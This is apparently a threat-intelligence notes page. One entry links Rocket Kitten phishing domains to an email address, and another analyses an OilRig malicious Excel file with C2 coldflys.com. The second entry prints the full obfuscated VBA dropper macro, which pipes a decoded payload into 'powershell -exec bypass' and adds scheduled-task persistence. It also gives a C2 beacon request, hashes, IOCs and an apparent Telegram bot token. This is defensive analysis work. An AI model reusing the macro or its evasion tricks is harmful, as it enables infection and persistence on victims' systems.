
2017-11-19: Iranian threat group Rocket Kitten are monitoring this document

"Tracy Reed" (tracyreed.cfl@gmail.com) made a suggestion to this document:





Emails address *tracyreed.cfl@gmail.com* was used to register multiple domains:



These domains all show up in a report about Rockt Kitten by Collin Anderson and Claudio Guarnieri in a Defcon talk in 2016:
https://www.blackhat.com/docs/us-16/materials/us-16-Guarnieri-Iran-And-The-Soft-War-For-Internet-Dominance-wp.pdf

https://api.telegram.org/bot209917679:AAHPszmDRqj3mKLjbK0n-DZRSYlKjZyhacs/sendMessage?chat_id=145121195&text=Total Numbers: 1012204

This network mapping operation had deeper ties to intrusion campaigns targeting chat applications, indicating a systemic engagement on the platform. The registration information of the two domains, in particular the strange email address, telephone number and organization of "Tele comunication," connect the infrastructure to several typographic account credential phishing domains that posed as Telegram. The Telegram impersonation domains registered within short succession of each other in the middle of February 2016. Further domains registered in the same naming schema later, but resembling the Ghalpaq host ("5-server.us", "6-server.us", "ghalpaq.us", "pashmool.com". "kashkoolak.com") indicate continued, large scale abuse of Telegram's API in support intrusion activities conducted against users of the application.

Spearphishing is not the only means of intrusion into Telegram accounts. The common form of

This can be seen in ThreatMiner as well:
https://www.threatminer.org/report.php?q=Iran%20and%20the%20Soft%20War%20for%20Internet%20Dominance%20-%20Claudio%20Guarnieri.pdf&y=2016

Iran and the Soft War for Internet Dominance - Claudio Guarnieri.pdf

Note: if you are new to ThreatMiner, check out the how-to page to find out **how** you can get the most out of this portal.

Search for domains, IPs, MD5|SHA1|SHA256, email address or ssl(ssl:), user-agent(ua:), AV family(av:), filename (filename:), URI (uri:), registry (reg:), mutex (mutex:)...

Report

Iran and the Soft War for Internet Dominance - Claudio Guarnieri.pdf

Iran and the Soft War for Internet Dominance

Claudio Guarnieri & Collin Anderson[1]
Black Hat USA, August 2016

Table of Contents

Introduction
Campaigns and Actors
- Infy
- Cleaver (Ghambar)
- Rocket Kitten
- Sima


End Note
Acknowledgements
Appendix

Summary

Over the past decade, the Islamic Republic of Iran has been targeted by continual intrusion campaigns from foreign actors that sought access to the country's nuclear facilities, economic infrastructure, military apparatus, and governmental institutions for the purpose of espionage and coercive diplomacy. Concomitantly, since the propagandic defacements of international communications platforms and political dissident sites conducted by an organization describing itself as the "Iranian Cyber Army"

bestupdateserver2.com	N/A	aj58mail-box@yahoo.com
updateserver1.com	N/A	kamil_r@mail.com
web.archive.org	archive.org	N/A
kashkoolak.com	N/A	da_rb-edar@gmail.com
ddis.dk	N/A	
api.telegram.org	telegram.org	N/A
ghalpaq.us	N/A	tracyreed.cfl@gmail.com
bestupdateserver.com	N/A	aj58mail-box@yahoo.com

"Ibrahim Ali Khan" made the same suggestion:





2017-11-16: Iranian Oilrig campaign with C2 coldflys[.]com

Leads and analysis with @ImPureMotion and @blu3_team

User list must change password.xls
MD5 c10fc157d1c291c66284a9f07b52a376
SHA1 0bd6e06470e384571058774d9b43841c8ffe54c2
SHA256 b409538c99f99b94a5035d9fa44a506b41be0feb23e89b7e4d272ba791aa6002
https://www.hybrid-analysis.com/sample/b409538c99f99b94a5035d9fa44a506b41be0feb23e89b7e4d272ba791aa6002?environmentId=100

COMPATIBILITY WARNING For viewing the content please press the above "Enable Content" button. This document was created by a newer version of microsoft office. This document is incompatible with current version of office.<


Clipboard
Font
Alignment
Number
A1
Sheet1
Ready


Local Disk (C:) ▸ Users ▸ Public ▸ Libraries ▸ RecordedTVS1215915812 ▸
Search RecordedTVS1215915812
Share with
Print
New folder
Name
dn
tp
up
1059469347.txt
1229804357.txt
1324396907.vbs
Follow TCP Stream (tcp.stream eq 1)
Stream Content
GET /index.aspx?id=a13996767521 HTTP/1.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Pragma: no-cache
Cache-Control: no-cache
Accept: */*
Referer: https://www.google.com
User-Agent: Microsoft BITS/7.7
Host: coldflys.com
C:\Users\Public\Libraries\RecordedTVS1215915812\1324396907.vbs - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
notes.txt
RecordedTV.library-ms
new 1
1333412846
1229804357.txt
1324396907.vbs
Y1300224132="C:\Users\Public\Libraries\RecordedTVS1215915812\"
X1685273689="cmd /c type " & Y1300224132 & "1229804357.txt | powershell -exec Byp" & "ass -noprofile - "
CreateObject("WScript.Shell").Run X1685273689,0
R1835781623="cmd /c type " & Y1300224132 & "1059469347.txt | powershell -exec Byp" & "ass -noprofile - "
CreateObject("WScript.Shell").Run R1835781623,0

==========

```
Private Sub Workbook_Open()
    Set osList = GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
    For Each os In osList
        If CInt(Split(os.Version, ".")(0)) < 6 Then
            Exit Sub
        Else
            Exit For
        End If
    Next
    Call doom3_Init
    Call doom3_ShowHideSheets
End Sub

Function base64_decode(encodedstr)
    Const r64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Dim table(256), decodedstr

    For x = 1 To 256 Step 1
        table(x) = -1
    Next
    For x = 1 To 64 Step 1
        table(1 + Asc(Mid(r64, x, 1))) = x - 1
    Next

    Dim size
    size = Len(encodedstr)
    bits = 0
    decodedstr = ""
    For x = 1 To size Step 1
        c = table(1 + Asc(Mid(encodedstr, x, 1)))
        If (c <> -1) Then
            If (bits = 0) Then
                outword = c * 4
                bits = 6
            ElseIf (bits = 2) Then
                outword = c + outword
                decodedstr = decodedstr & (Chr(CLng("&H" & Hex(outword Mod 256))))
                bits = 0
            ElseIf (bits = 4) Then
                outword = outword + Int(c / 4)
                decodedstr = decodedstr & (Chr(CLng("&H" & Hex(outword Mod 256))))
                outword = c * 64
                bits = 2
            Else
                outword = outword + Int(c / 16)
                decodedstr = decodedstr & (Chr(CLng("&H" & Hex(outword Mod 256))))
                outword = c * 16
                bits = 4
            End If
        End If
    Next
    base64_decode = decodedstr
End Function
```

```
Function Concat(fstr, sstr)
    Concat = fstr & sstr
End Function

Function Concot(fstr)
    Concot = fstr & Chr(34)
End Function

Sub doom3_ShowHideSheets()
    If ActiveWorkbook.Worksheets(1).Visible Then
        Dim WS_Count As Integer
        Dim I As Integer
        WS_Count = ActiveWorkbook.Worksheets.Count
        For I = 1 To WS_Count
            ActiveWorkbook.Worksheets(I).Visible = True
        Next I
        ActiveWorkbook.Worksheets(1).Visible = False
        ActiveWorkbook.Worksheets(2).Activate
    End If
End Sub

Sub doom3_Init()
    Set wss = CreateObject("WScript.Shell")
    pth = wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\"

    Set fso = CreateObject("Scripting.FileSystemObject")
    If Not (fso.FolderExists(pth)) Then
        fso.CreateFolder (pth)
    End If

    If Not (fso.FileExists(pth & "test5.vbs")) Then
        VBS = "CreateObject("
        VBS = Concot(VBS)
        VBS = Concat(VBS, "WScript.Shell")
        VBS = Concot(VBS)
        VBS = Concat(VBS, ").R")
        VBS = Concat(VBS, "un ")
        VBS = Concot(VBS)
        VBS = Concat(VBS, "cmd /c type ")
        VBS = Concat(VBS, pth)
        VBS = Concat(VBS, "te")
        VBS = Concat(VBS, "st5.txt")
        VBS = Concat(VBS, " | ")
        VBS = Concat(VBS, "powe")
        VBS = Concat(VBS, "rshell -ex")
        VBS = Concat(VBS, "ec byp")
        VBS = Concat(VBS, "ass -no")
        VBS = Concat(VBS, "profile - ")
        VBS = Concot(VBS)
        VBS = Concat(VBS, ",0")
        Set spoFile = fso.CreateTextFile(pth & "test5.vbs")
        spoFile.Write (VBS)
        spoFile.Close

        Set PS1 = ActiveWorkbook.Worksheets("Incom" & "pati" & "ble").Cells(1, 24)
        Set spoFile = fso.CreateTextFile(pth & "tes" & "t5.txt")
        PS1 = base64_decode(PS1)
```

```
    spoFile.Write (PS1)
    spoFile.Close
    Set fso = Nothing

    cmd1 = Concat("sch", "tasks /cre")
    cmd1 = Concat(cmd1, ("ate /F /sc once /st " & Chr(34)))
    cmd1 = Concat(cmd1, (Format((Now + TimeValue("0:0" & "2:0")), "HH:mm:ss")))
    cmd1 = Concat(cmd1, (Chr(34) & " /tn "))
    cmd1 = Concat(cmd1, Chr(34))
    cmd1 = Concat(cmd1, ("Office_Update" & Chr(34) & " /tr " & pth & "test5.vbs"))
    cmd2 = "sch" & "tasks /run /tn " & Chr(34) & "Office_Update" & Chr(34)
    wss.Run cmd1, 0
    Application.Wait (Now + TimeValue("0:00:5"))
    wss.Run cmd2, 0
    Set wss = Nothing
  End If
End Sub
```

==========

Drops

%PUBLIC%\Libraries\RecordedTVJ1332294583\962156718.txt

00e49b4f8250fa4ab60d0d46b2220abc
4964e00820f9f20343fe9ae35b0a4a590a712d03
837cf2a06139f232fe5f76443d6b6e04972164fa6959bc7a658ff024a8dd726b

%PUBLIC%\Libraries\RecordedTVJ1332294583\896274052.txt

6452d9bf5f9f52ebfc17bc487b4e3227
c7071ea6f805391b881ca499de72c8ba3453f4f3
89771f71128eac7a9abecf8ab5b27330e5d43232f4c0c5b882adf894ce8f152c

%PUBLIC%\Libraries\RecordedTVJ1332294583\1524472706.vbs

dea244b264d9efbf5ed0301a6278606f
5744eb01f66e512bdb34fc9330f6a1f669cd6d12
25196d490ed421e98d0a2b5578ab9ddb64846f50f68305bcb403e2e8e134e262

C2


coldflys.com
Hosted in kownhost.com

Persistency

"C:\Windows\System32\schtasks.exe" /create /F /sc once /st "12:40:26" /tn "Office_Update" /tr
C:\Users\Public\Libraries\test5.vbs

Process Tree

- EXCEL.EXE /dde (PID: 3072)
  - schtasks.exe /create /F /sc once /st "14:51:26" /tn "Office_Update" /tr %PUBLIC%\Libraries\test5.vbs (PID: 3748)
  - schtasks.exe /run /tn "Office_Update" (PID: 1036)
- wscript.exe "%PUBLIC%\Libraries\test5.vbs" (PID: 3712)
  - cmd.exe /c type %PUBLIC%\Libraries\test5.txt | powershell -exec bypass -noprofile - (PID: 3848)
    - cmd.exe /S /D /c" type %PUBLIC%\Libraries\test5.txt " (PID: 3880)
    - powershell.exe powershell -exec bypass -noprofile - (PID: 3804)
    - schtasks.exe /create /F /sc minute /mo 3 /tn GoogleUpdateTasksMachineUI /tr %PUBLIC%\Libraries\RecordedTVJ1332294583\1524472706.vbs (PID: 4000)
    - schtasks.exe /delete /F /tn Office_Update (PID: 4024)



IOCs


"%PUBLIC%\Libraries\test5.vbs
%PUBLIC%\Libraries\RecordedTVJ1332294583\1524472706.vbs

